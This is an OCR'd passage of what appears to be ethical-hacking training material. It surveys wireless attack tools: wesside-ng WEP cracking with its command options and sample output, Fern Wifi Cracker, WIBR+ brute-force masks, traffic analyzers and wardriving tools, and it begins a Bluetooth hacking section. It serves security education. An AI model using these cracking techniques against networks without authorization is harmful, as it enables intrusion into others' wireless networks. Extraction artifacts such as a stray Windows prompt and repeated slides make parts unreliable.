  Wesside-ng is a WEP cracking tool that incorporates several techniques to seamlessly obtain a WEP key in minutes. It first identifies a network and then proceeds to associate with it, obtain the pseudo-random generation algorithm (PRGA) XOR data, determine the network IP scheme, reinject ARP requests, and finally determine the WEP key. Wesside-ng is executed using the following command:

  `wesside-ng <opts> -i <wireless interface name>`

  - **`-h`** → Displays the list of options
  - **`-i`** → Wireless interface name
  - **`-n Network IP`** → Defaults to the source IP on the ARP request that is captured and decrypted
  - **`-m MY IP`** → Defaults to network.123 on the captured ARP request (optional)
  - **`-a`** → Source MAC address
  - **`-c`** → Do not start aircrack-ng and simply capture the packets until control + C is pressed to stop the program
  - **`-f`** → Allows the highest channel for scanning to be defined; defaults to channel 11
  - **`-k`** → Ignores ACKs because some cards/drivers do not report them

- `-p` → Defines the minimum number of PRGA bytes that are gathered; defaults to 128 bytes
- `-t` → Restart the aircrack-ng PTW engine for each number of IVs specified
- `-v` → MAC address of the wireless AP



```
C:\>wesside-ng -i wlan0
 [13:51:32] Using mac 00:C0:CA:17:DB:6A
 [13:51:32] Looking for a victim...
 [13:51:32] Found SSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
 [13:51:32] Authenticated

  Source: *https://github.com*

  Fern Wifi Cracker is a Wireless security auditing and attack software written using the Python programming language and Python Qt graphical user interface (GUI) library. The program can crack and recover WEP/WPA/WPS keys as well as run other network-based attacks on wireless or Ethernet-based networks.

  Fern Wifi Cracker currently supports the following features:

  - WEP cracking with fragmentation, Chop-Chop, Caffe-Latte, Hirte, ARP request replay, or WPS attacks
  - WPA/WPA2 cracking with dictionary or WPS-based attacks
  - Automatic saving of the key in a database on successful cracking
  - Session hijacking (passive and Ethernet modes)
  - Geolocation tracking of the AP's MAC address

WEP/WPA/WPA2 Cracking Tools

WEP/WPA/WPA2 cracking tools are useful for cracking WEP/WPA/WPA2 secret keys. These tools can recover a 40-bit, 104-bit, 256-bit, or 512-bit WEP key once they capture enough data packets. A few tools guess WEP keys based on an active dictionary attack, a key generator, a distributed network attack, etc.

The following are a few WEP/WPA/WPA2 cracking tools that an attacker can use:

- **Elcomsoft Wireless Security Auditor**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Wireless Security Auditor allows attackers to break into a secured Wi-Fi network by sniffing wireless traffic and launching an attack on the network's WPA/WPA2 PSK password.

  It was originally developed to help administrators verify how secure a company's wireless network is. It examines the security of a wireless network by attempting to break into the network from outside or inside. It can work as a wireless sniffer or operate offline by analyzing a dump of network communications. The tool attempts to retrieve the original WPA/WPA2 PSK passwords in plaintext.

WEP/WPA/WPA2 Cracking Tools for Mobile

- **WIBR+ – WIfi BRuteforce**

  Source: *https://auradesign.cz*

  WIBR+ is an application for testing of the security of WPA/WPA2 PSK Wi-Fi networks. It discovers weak passwords. WIBR+ supports queuing, custom dictionaries, a brute-force generator, and advanced monitoring. The following two types of attack can be launched using WIBR+.

  - **Dictionary attack:** WIBR+ sequentially attempts passwords from a predefined list. WIBR+ supports the import of custom password lists.

- **Brute-force attack:** WIBR+ supports custom alphabets and custom masks. If it is known that the password is “hacker” followed by two digits, the mask can be set to hacker[x][x] with the digits alphabet selected. The app will attempt all password combinations from hacker00, hacker01, through hacker99!

- **CommView for Wi-Fi**

  Source: *https://www.tamos.com*

  CommView for Wi-Fi is a wireless network monitor and analyzer for 802.11 a/b/g/n networks. It captures packets and displays important information such as the list of APs and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, and protocol distribution charts.

  A user can decrypt the packets with user-defined WEP or WPA-PSK keys and decode them down to the lowest layer. This network analyzer reveals every detail of a captured packet using a convenient tree-like structure to display protocol layers and packet headers.

Wi-Fi Traffic Analyzer Tools

Wi-Fi traffic analyzer tools analyze, debug, maintain, and monitor local networks and Internet connections for performance, bandwidth usage, and security issues. They capture data passing through a dial-up connection or network Ethernet card, analyze these data, and present them in an easily readable form. This tool provides a comprehensive picture of the traffic passing through a network connection or WLAN segment. These tools analyze the network traffic to trace specific transactions or find security breaches. However, attackers use them for malicious purposes. The following are some tools used to analyze the traffic of target wireless networks.

- **AirMagnet WiFi Analyzer PRO**

  Source: *https://www.netally.com*

  AirMagnet WiFi Analyzer PRO is a Wi-Fi network traffic auditing and troubleshooting tool that provides the real-time, accurate, independent, and reliable Wi-Fi analysis of 802.11a/b/g/n/ax wireless networks missing any traffic.

  Attackers use AirMagnet WiFi Analyzer PRO to gather details such as wireless network connectivity, Wi-Fi coverage, performance, roaming, interference, and network security issues.

WarDriving Tools

WarDriving tools enable users to list all APs broadcasting beacon signals at their location. It helps users set up new APs by ensuring that no interfering APs exist. These tools verify the network setup, find locations with poor coverage in the WLAN, and detect other networks that may be causing interference. They can also detect unauthorized rogue APs. The following are some WarDriving tools.

- Airbase-ng (*https://aircrack-ng.org*)
- inSSIDer (*https://www.metageek.com*)
- NetSpot (*https://www.netspotapp.com*)
- WiGLE WiFi Wardriving (*https://play.google.com*)
- AirFart (*https://sourceforge.net*)

RF Monitoring Tools

Radio frequency (RF) monitoring tools help in discovering and monitoring Wi-Fi networks. These tools control and monitor network interfaces, including wireless ones. They display network activity and help control network interfaces. The following are some RF monitoring tools.

- RFXpert (*https://www.dektec.com*)
- Monics® 200 (*https://www.kratosdefense.com*)
- Monics® satID® (*https://www.kratosdefense.com*)
- RF Signal Tracker (*https://play.google.com*)

- FieldSENSE60 (*https://www.fieldsense.com*)

Raw Packet Capturing Tools

Raw packet capturing tools capture wireless network packets and monitor WLAN packet activities. These tools capture every packet, support both Ethernet LAN and 802.11, and display network traffic at the MAC level. The following are some raw packet capturing tools.

- WirelessNetView (*https://www.nirsoft.net*)
- PRTG Network Monitor (*https://www.paessler.com*)
- Tcpdump (*https://www.tcpdump.org*)
- RawCap (*https://www.netresec.com*)
- Airodump-ng (*https://www.aircrack-ng.org*)

Spectrum Analyzing Tools


Spectrum analyzing tools perform RF spectrum analysis and Wi-Fi troubleshooting. With the help of these tools, users can detect any RF activity in the environment as well as areas where RF interference affects performance and results in user dissatisfaction due to slow connections or frequent disconnections. The following are some spectrum analyzing tools.

- Chanalyzer Essential (*https://www.metageek.com*)
- AirMagnet Spectrum XT (*https://www.netally.com*)
- Cisco Spectrum Expert Wi-Fi (*https://www.cisco.com*)
- RSA306B USB Spectrum Analyzer (*https://www.tek.com*)
- AirSleuth-Pro (*https://nutsaboutnets.com*)

LO#06: Explain Various Bluetooth Hacking Techniques

Bluetooth Hacking

Bluetooth is a wireless technology that allows devices to share data over short distances. Bluetooth technology is vulnerable to various types of attacks. Through Bluetooth hacking, an attacker can perform various malicious operations on target mobile device. This section describes how attackers perform Bluetooth hacking using different types of tools.



Bluetooth Stack

- Bluetooth is a short-range wireless communication technology that **replaces the cables connecting portable or fixed devices** while maintaining high levels of security
- It allows devices to **share data** over short distances

Application
Middleware Protocol Group
OBEX
TCP/IP
AT
PPP
RFCOMM
TCS
SDP
L2CAP
HCI
Transport Protocol
Link Manager
Audio
Baseband
Bluetooth Radio

Bluetooth Modes

Discoverable modes

1. **Discoverable**: Sends inquiry responses to all inquiries
2. **Limited discoverable**: Visible for a certain period of time
3. **Non-discoverable**: Never answers an inquiry scan


Pairing modes

1. **Non-pairable mode**: Rejects every pairing request
2. **Pairable mode**: Pairs upon request

Bluetooth Stack

Bluetooth is a short-range wireless communication technology that replaces cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information. Two Bluetooth-enabled devices connect through a pairing technique.

A Bluetooth stack refers to an implementation of the Bluetooth protocol stack. It allows an inheritance application to work over Bluetooth. A user can port to any system using Atinav's OS abstraction layer. The below figure illustrates a Bluetooth stack.



Application
Middleware Protocol Group
OBEX
TCP/IP
AT
PPP
RFCOMM
TCS
SDP
L2CAP
HCI
Transport Protocol
Link Manager
Audio
Baseband
Bluetooth Radio

Figure 16.111: Architecture of a Bluetooth stack

The Bluetooth stack has two parts: general purpose and embedded system.

Bluetooth Modes

A user can set Bluetooth in the following modes.

- **Discoverable Modes**

